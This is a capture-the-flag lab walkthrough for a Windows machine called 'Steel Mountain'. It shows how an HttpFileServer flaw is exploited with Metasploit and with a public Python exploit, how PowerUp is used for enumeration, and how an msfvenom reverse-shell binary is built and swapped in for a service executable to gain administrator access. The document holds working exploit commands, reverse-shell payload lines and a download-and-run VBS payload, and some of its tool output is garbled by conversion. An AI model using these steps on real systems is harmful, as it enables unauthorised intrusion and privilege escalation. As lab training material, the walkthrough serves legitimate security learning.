Box:



Directions:

Advanced Exploitation

Now you've warmed up, its time for you to dive a little deeper. Complete the following rooms and get practice in:




- Vulnerability Scanning
- Handling Public Exploits
- Password Cracking
- Metasploit Framework
- Port Redirection



In this room you will enumerate a Windows machine, gain initial access with Metasploit, use Powershell to further enumerate the machine and escalate your privileges to Administrator.

Web:



Employee of the month = BillHarper

Initial Access

lets get an initial shell!

49154/tcp open msrpc

Nmap:

---(root &kali)-[~/thm/steelMountain] # nmap -sV -T5 10.10.67.254 Starting Nmap 7.95 (https://nmap.org) at 2025-06-29 07:08 EDT Warning: 10.10.67.254 giving up on port because retransmission cap hit (2). Nmap scan report for 10.10.67.254 Host is up (0.19s latency). Not shown: 974 closed tcp ports (reset) PORT STATE SERVICE **VERSION** 37/tcp filtered time 80/tcp open http Microsoft IIS httpd 8.5 99/tcp filtered metagram 135/tcp open msrpc **Microsoft Windows RPC** 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds 687/tcp filtered asipregistry 1010/tcp filtered surf 1035/tcp filtered multidropper 2046/tcp filtered sdfunc 2399/tcp filtered fmpro-fdal 3389/tcp open ms-wbt-server Microsoft Terminal Services 5800/tcp filtered vnc-http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) 5985/tcp open http 6389/tcp filtered clariion-evr01 8080/tcp open http HttpFileServer httpd 2.3 10566/tcp filtered unknown 19801/tcp filtered unknown 20005/tcp filtered btx 41511/tcp filtered unknown 49152/tcp open msrpc **Microsoft Windows RPC** 49153/tcp open msrpc Microsoft Windows RPC **Microsoft Windows RPC**


49155/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc Microsoft Windows RPC
49163/tcp open msrpc Microsoft Windows RPC

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 76.57 seconds

Web page at 8080:







```
└─# msfconsole -a
msf6 > search 2014-6287
Matching Modules
==========
 # Name
                         Disclosure Date Rank Check Description
 0 exploit/windows/http/rejetto hfs exec 2014-09-11 excellent Yes Rejetto HttpFileServer Remote
Command Execution
Interact with a module by name or index. For example info 0, use 0 or use
exploit/windows/http/rejetto_hfs_exec
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) >
msf6 exploit(windows/http/rejetto_hfs_exec) > options
msf6 exploit(windows/http/rejetto_hfs_exec) > setg rhosts 10.10.67.254
rhosts => 10.10.67.254
msf6 exploit(windows/http/rejetto hfs exec) > setg lhost 10.11.140.218
lhost => 10.11.140.218
msf6 exploit(windows/http/rejetto_hfs_exec) > setg rport 8080
rport => 8080
```

msf6 exploit(windows/http/rejetto_hfs_exec) > run

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.11.140.218:4444
[*] Using URL: http://10.11.140.218:8080/gISe2CDn3X9m
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /gISe2CDn3X9m
[*] Sending stage (177734 bytes) to 10.10.67.254
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: neste
d repeat operator '+' and '?' was replaced with '*' in regular expression
[!] Tried to delete %TEMP%\VXLklLzIbqxTNJ.vbs, unknown result
[*] Meterpreter session 1 opened (10.11.140.218:4444 -> 10.10.67.254:49277) at 2025-06-29 07:55:52 -0400
[*] Server stopped.

meterpreter >
```

meterpreter >

Privilege Escalation:

Now that you have an initial shell on this Windows machine as Bill, we can further enumerate the machine and escalate our privileges to root!

Answer the questions below

To enumerate this machine, we will use a powershell script called PowerUp, that's purpose is to evaluate a Windows machine and determine any abnormalities - "PowerUp aims to be a clearinghouse of common Windows privilege escalation vectors that rely on misconfigurations."

You can download the script here.

https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1

If you want to download it via the command line, be careful not to download the GitHub page instead of the raw script. Now you can use the **upload** command in Metasploit to upload the script.

```
meterpreter > upload /opt/windows/powersploit/Privesc/PowerUp.ps1
[*] uploading : /opt/windows/powersploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 549.65 KiB of 549.65 KiB (100.0%): /opt/windows/powersploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded _: /opt/windows/powersploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
```

To execute this using Meterpreter, I will type **load powershell** into meterpreter. Then I will enter powershell by entering **powershell_shell**:

Me:

```
meterpreter > upload steelMountain/PowerUp.ps1
[*] Uploading : /root/thm/steelMountain/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/thm/steelMountain/PowerUp.ps1 -> PowerU
p.ps1
[*] Completed : /root/thm/steelMountain/PowerUp.ps1 -> PowerUp.ps1
<u>meterpreter</u> > dir
Listing: C:\Users\bill\Desktop
_____
Mode
                         Type Last modified
                 Size
                                                          Name
                         fil
100666/rw-rw-rw-
                 600580
                               2025-06-29 08:13:32 -0400
                                                         PowerUp.ps1
100666/rw-rw-rw-
                 282
                         fil
                               2019-09-27 07:07:07 -0400 desktop.ini
                         fil
100666/rw-rw-rw-
                 70
                               2019-09-27 08:42:38 -0400 user.txt
meterpreter >
```

```
meterpreter > load powershell
[!] The "powershell" extension has already been loaded.
meterpreter > powershell_shell
```

```
PS > ls
    Directory: C:\Users\bill\Desktop
                                          Length Name
Mode
                      LastWriteTime
               6/29/2025 5:13 AM
                                          600580 PowerUp.ps1
-a---
               9/27/2019 5:42 AM
-a---
                                               70 user.txt
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks
ServiceName : AdvancedSystemCareService9
Path : C:\Program´ Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName
               : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart
Name
                : AdvancedSystemCareService9
                : Unquoted Service Paths
Check
```

PS > Invoke-AllChecks

ServiceName : AdvancedSystemCareService9

 $Path \qquad : C: \label{localize} C: \label{localize} C: \label{localize} Path \qquad : C: \label{localize} C: \label{localize} C: \label{localize} C: \label{localize} Path \qquad : C: \label{localize} P$

ModifiablePath: @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}

StartName : LocalSystem

AbuseFunction: Write-ServiceBinary-Name 'AdvancedSystemCareService9' -Path <HijackPath>

CanRestart : True

Name : AdvancedSystemCareService9

Check : Unquoted Service Paths

ServiceName : AdvancedSystemCareService9

Path : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe

 $Modifiable Path : @\{Modifiable Path = C: \ | Identity Reference = BUILTIN \ | Users; Permissions = Write Data/Add File\} \\$

StartName : LocalSystem

AbuseFunction: Write-ServiceBinary-Name 'AdvancedSystemCareService9' -Path <HijackPath>

CanRestart : True

Name : AdvancedSystemCareService9

Check : Unquoted Service Paths

ServiceName : AdvancedSystemCareService9

Path : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe

ModifiablePath: @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=STEELMOUNTAIN\bill;

Permissions=System.Object[]}

StartName : LocalSystem

AbuseFunction: Write-ServiceBinary-Name 'AdvancedSystemCareService9' -Path <HijackPath>

CanRestart : True

Name : AdvancedSystemCareService9

Check : Unquoted Service Paths

ServiceName : AdvancedSystemCareService9

 $Path \qquad : C: \label{localization} IObit \label{localization} IObit \label{localization} Advanced \ System Care \label{localization} C: \label{localization} C: \label{localization} Path \qquad : C: \label{localization} C: \label{localization} Path \qquad : C: \label{localiz$

 $Modifiable Path : @\{Modifiable Path = C: \ensuremath{\cdot} | Advanced System Care \ensuremath{\setminus} | Advanced System Care \en$

 $Identity Reference = STEELMOUNTAIN \verb|\| bill; Permissions = System. Object[] \}$

StartName : LocalSystem

AbuseFunction: Write-ServiceBinary-Name 'AdvancedSystemCareService9' -Path < HijackPath >

CanRestart : True

Name

: AdvancedSystemCareService9

Check : Unquoted Service Paths

ServiceName : AWSLiteAgent

Path : C:\Program Files\Amazon\XenTools\LiteAgent.exe

 $Modifiable Path: @\{Modifiable Path=C:\ | Identity Reference=BUILTIN \setminus Users; Permissions=Append Data/Add Subdirectory\} \\$

StartName : LocalSystem

AbuseFunction: Write-ServiceBinary-Name 'AWSLiteAgent'-Path <HijackPath>

CanRestart : False

Name : AWSLiteAgent

Check : Unquoted Service Paths

ServiceName : AWSLiteAgent

Path : C:\Program Files\Amazon\XenTools\LiteAgent.exe

ModifiablePath: @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}

StartName : LocalSystem

AbuseFunction: Write-ServiceBinary-Name 'AWSLiteAgent'-Path < HijackPath >

CanRestart : False

Name : AWSLiteAgent

Check : Unquoted Service Paths

ServiceName : IObitUnSvr

Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe

 $Modifiable Path: @\{Modifiable Path=C:\, Identity Reference=BUILTIN \ Users; Permissions=Append Data/Add Subdirectory\} \} \\$

StartName : LocalSystem

AbuseFunction: Write-ServiceBinary-Name 'IObitUnSvr'-Path < HijackPath >

CanRestart : False

Name : IObitUnSvr

Check : Unquoted Service Paths

ServiceName : IObitUnSvr

Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe

 $Modifiable Path: @\{Modifiable Path=C:\; Identity Reference=BUILTIN \ Users; Permissions=WriteData/AddFile\}\} and the property of the property$

StartName : LocalSystem

AbuseFunction: Write-ServiceBinary-Name 'IObitUnSvr'-Path <HijackPath>

CanRestart : False

Name : IObitUnSvr

Check : Unquoted Service Paths

ServiceName : IObitUnSvr

Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe

 $Modifiable Path: @\{Modifiable Path=C: \ (x86) \ (in the path) \ (in the path$

Permissions=System.Object[]}

StartName : LocalSystem

AbuseFunction: Write-ServiceBinary-Name 'IObitUnSvr'-Path <HijackPath>

CanRestart : False

Name : IObitUnSvr

Check : Unquoted Service Paths

ServiceName : IObitUnSvr

Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe

IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}

StartName : LocalSystem

AbuseFunction: Write-ServiceBinary-Name 'IObitUnSvr'-Path <HijackPath>

CanRestart : False

Name : IObitUnSvr

Check : Unquoted Service Paths

ServiceName : LiveUpdateSvc

Path : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe

ModifiablePath: @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}

StartName : LocalSystem

AbuseFunction: Write-ServiceBinary-Name 'LiveUpdateSvc'-Path <HijackPath>

CanRestart : False

Name : LiveUpdateSvc

Check : Unquoted Service Paths

ServiceName : LiveUpdateSvc

Path : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe

 $Modifiable Path: @\{Modifiable Path=C:\, Identity Reference=BUILTIN \ Users; Permissions=WriteData/AddFile\}\} \\$

StartName : LocalSystem

AbuseFunction: Write-ServiceBinary-Name 'LiveUpdateSvc'-Path <HijackPath>

CanRestart : False

Name : LiveUpdateSvc

Check : Unquoted Service Paths

ServiceName : LiveUpdateSvc

Path : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe

 $Modifiable Path: @\{Modifiable Path=C: \ Valentiable Path: (x86) \ Va$

IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}

StartName : LocalSystem

AbuseFunction: Write-ServiceBinary-Name 'LiveUpdateSvc'-Path <HijackPath>

CanRestart : False

Name : LiveUpdateSvc

Check : Unquoted Service Paths

ServiceName : AdvancedSystemCareService9

Path : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe

ModifiableFile : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe

ModifiableFilePermissions : {WriteAttributes, Synchronize, ReadControl, ReadData/ListDirectory...}

ModifiableFileIdentityReference: STEELMOUNTAIN\bill

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary -Name 'AdvancedSystemCareService9'

CanRestart : True

Name : AdvancedSystemCareService9

Check : Modifiable Service Files

ServiceName : IObitUnSvr

Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe

ModifiableFile : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe

ModifiableFilePermissions : {WriteAttributes, Synchronize, ReadControl, ReadData/ListDirectory...}

ModifiableFileIdentityReference: STEELMOUNTAIN\bill

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary -Name 'IObitUnSvr'

CanRestart : False

Name : IObitUnSvr

Check : Modifiable Service Files

ServiceName : LiveUpdateSvc

Path : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe

 $Modifiable File \qquad : C: \label{loop} C: \label{loop} C: \label{loop} C: \label{loop} Modifiable File \\ : C: \label{loop} C: \label{loop} C: \label{loop} C: \label{loop} C: \label{loop} Modifiable File \\ : C: \label{loop} C: \label{loop} C: \label{loop} C: \label{loop} C: \label{loop} Modifiable File \\ : C: \label{loop} C: \label{loop} C: \label{loop} C: \label{loop} C: \label{loop} Modifiable File \\ : C: \label{loop} C: \label{loop} C: \label{loop} C: \label{loop} C: \label{loop} C: \label{loop} Modifiable File \\ : C: \label{loop} C: \label{loop} C: \label{loop} Modifiable File \\ : C: \label{loop} Modifiable File \\ : C: \label{loop} C: \label{loop} Modifiable File \\ : Modifiable File \\ : C: \label{loop} Modifiable File \\ : Modifiab$

 $Modifiable File Permissions \qquad : \{Write Attributes, Synchronize, Read Control, Read Data/List Directory...\}$

ModifiableFileIdentityReference: STEELMOUNTAIN\bill

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary - Name 'LiveUpdateSvc'

CanRestart : False

Name : LiveUpdateSvc

Check : Modifiable Service Files

Take close attention to the CanRestart option that is set to true. What is the name of the service which shows up as an unquoted service path vulnerability?

AdvancedSystemCareService9

The CanRestart option being true, allows us to restart a service on the system, the directory to the application is also write-able. This means we can replace the legitimate application with our malicious one, restart the service, which will run our infected program!

Use msfvenom to generate a reverse shell as an Windows executable.

msfvenom -p windows/shell_reverse_tcp LHOST=CONNECTION_IP LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe

Upload your binary and replace the legitimate one. Then restart the program to get a shell as root.

Note: The service showed up as being unquoted (and could be exploited using this technique), however, in this case we have exploited weak file permissions on the service files instead.

ME:

msfvenom -p windows/shell_reverse_tcp LHOST=10.11.140.218 LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe

```
(root@kali)-[~/thm/steelMountain]
# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.140.218 LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe-service file: 15872 bytes
Saved as: Advanced.exe
```

```
root@kali: ~/thm 117x41
meterpreter >
meterpreter > pwd
C:\Program Files (x86)\IObit
meterpreter > upload steelMountain/Advanced.exe
[*] Uploading : /root/thm/steelMountain/Advanced.exe -> Advanced.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /root/thm/steelMountain/Advanced.exe -> Advanced.exe
[*] Completed : /root/thm/steelMountain/Advanced.exe -> Advanced.exe
meterpreter > shell
Process 2504 created.
Channel 10 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Program Files (x86)\IObit>pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.
C:\Program Files (x86)\IObit>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A
 Directory of C:\Program Files (x86)\IObit
06/29/2025 06:44 AM
                        <DIR>
06/29/2025 06:44 AM
                        <DIR>
06/29/2025 06:16 AM
                       <DIR>
                                      Advanced SystemCare
06/29/2025 06:44 AM
                                15,872 Advanced.exe
09/26/2019 10:35 PM
                                       IObit Uninstaller
                     <DIR>
09/26/2019 08:18 AM
                       <DIR>
                                      LiveUpdate
               1 File(s)
                                15,872 bytes
               5 Dir(s) 44,171,886,592 bytes free
C:\Program Files (x86)\IObit>copy Advanced.exe "Advanced SystemCare"
copy Advanced.exe "Advanced SystemCare"
Overwrite Advanced SystemCare\Advanced.exe? (Yes/No/All): yes
yes
        1 file(s) copied.
C:\Program Files (x86)\IObit>
```

root@kalis .../thm/stoolMountain 117v2

```
C:\Program Files (x86)\IObit>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
[SC] StartService FAILED 1056:
An instance of the service is already running.
C:\Program Files (x86)\IObit>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9
SERVICE_NAME: AdvancedSystemCareService9
                        : 110 WIN32_OWN_PROCESS (interactive)
       STATE
                         : 4 RUNNING
                             (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
       WIN32_EXIT_CODE : 0 (0x0)
       SERVICE_EXIT_CODE : 0 (0x0)
       CHECKPOINT
                        : 0x0
       WAIT_HINT
                         : 0x0
C:\Program Files (x86)\IObit>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
SERVICE_NAME: AdvancedSystemCareService9
              : 110 WIN32_OWN_PROCESS (interactive)
       TYPE
                       : 2 START_PENDING
       STATE
                              (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
       WIN32_EXIT_CODE : 0 (0x0)
       SERVICE_EXIT_CODE : 0 (0x0)
       CHECKPOINT
                       : 0x0
       WAIT_HINT
                       : 0x7d0
       PID
                         : 2940
       FLAGS
C:\Program Files (x86)\IObit>
```

At our nc:

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A
 Directory of C:\Users\Administrator\Desktop
10/12/2020 12:05 PM
                       <DIR>
10/12/2020 12:05 PM <DIR>
                              1,528 activation.ps1
10/12/2020 12:05 PM
09/27/2019 05:41 AM
                                  32 root.txt
              2 File(s)
                                1,560 bytes
              2 Dir(s) 44,171,362,304 bytes free
C:\Users\Administrator\Desktop>more root.txt
more root.txt
C:\Users\Administrator\Desktop>
```

Access and Escalation Without Metasploit:

Now let's complete the room without the use of Metasploit.

For this we will utilise powershell and winPEAS to enumerate the system and collect the relevant information to escalate to

To begin we shall be using the same CVE. However, this time let's use this exploit.

Note that you will need to have a web server and a netcat listener active at the same time in order for this to work!

To begin, you will need a netcat static binary on your web server. If you do not have one, you can download it from <u>GitHub!</u>

You will need to run the exploit twice. The first time will pull our netcat binary to the system and the second will execute our payload to gain a callback!

```
(root® kali)-[~/thm/steelMountain]
# ls
39161.py Advanced.exe ncat.exe nmp nmpSC PowerUp.ps1

—(root® kali)-[~/thm/steelMountain]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
(root⊗ kali)-[~/thm/steelMountain]
# mv ncat.exe nc.exe
```

```
(root@ kali)-[~/thm/steelMountain]
wim 39161.py
```

```
ip_addr = "10.11.140.218" #local IP address
local_port = "1244" # Local Port number
vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Ser
Adim%20bStrm%3A%20Set%20bStrm%20%3D%20createobject(%22Adoc%2F"+ip_addr+"%2Fnc.exe%22%2C%20False%0D%0AxHttp.Send%0D%0
```

```
(root@kali)-[~/thm/steelMountain]
# nc -nlvp 5555
listening on [any] 5555 ...
^[[Aconnect to [10.11.140.218] from (UNKNOWN) [10.10.67.254] 49507
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```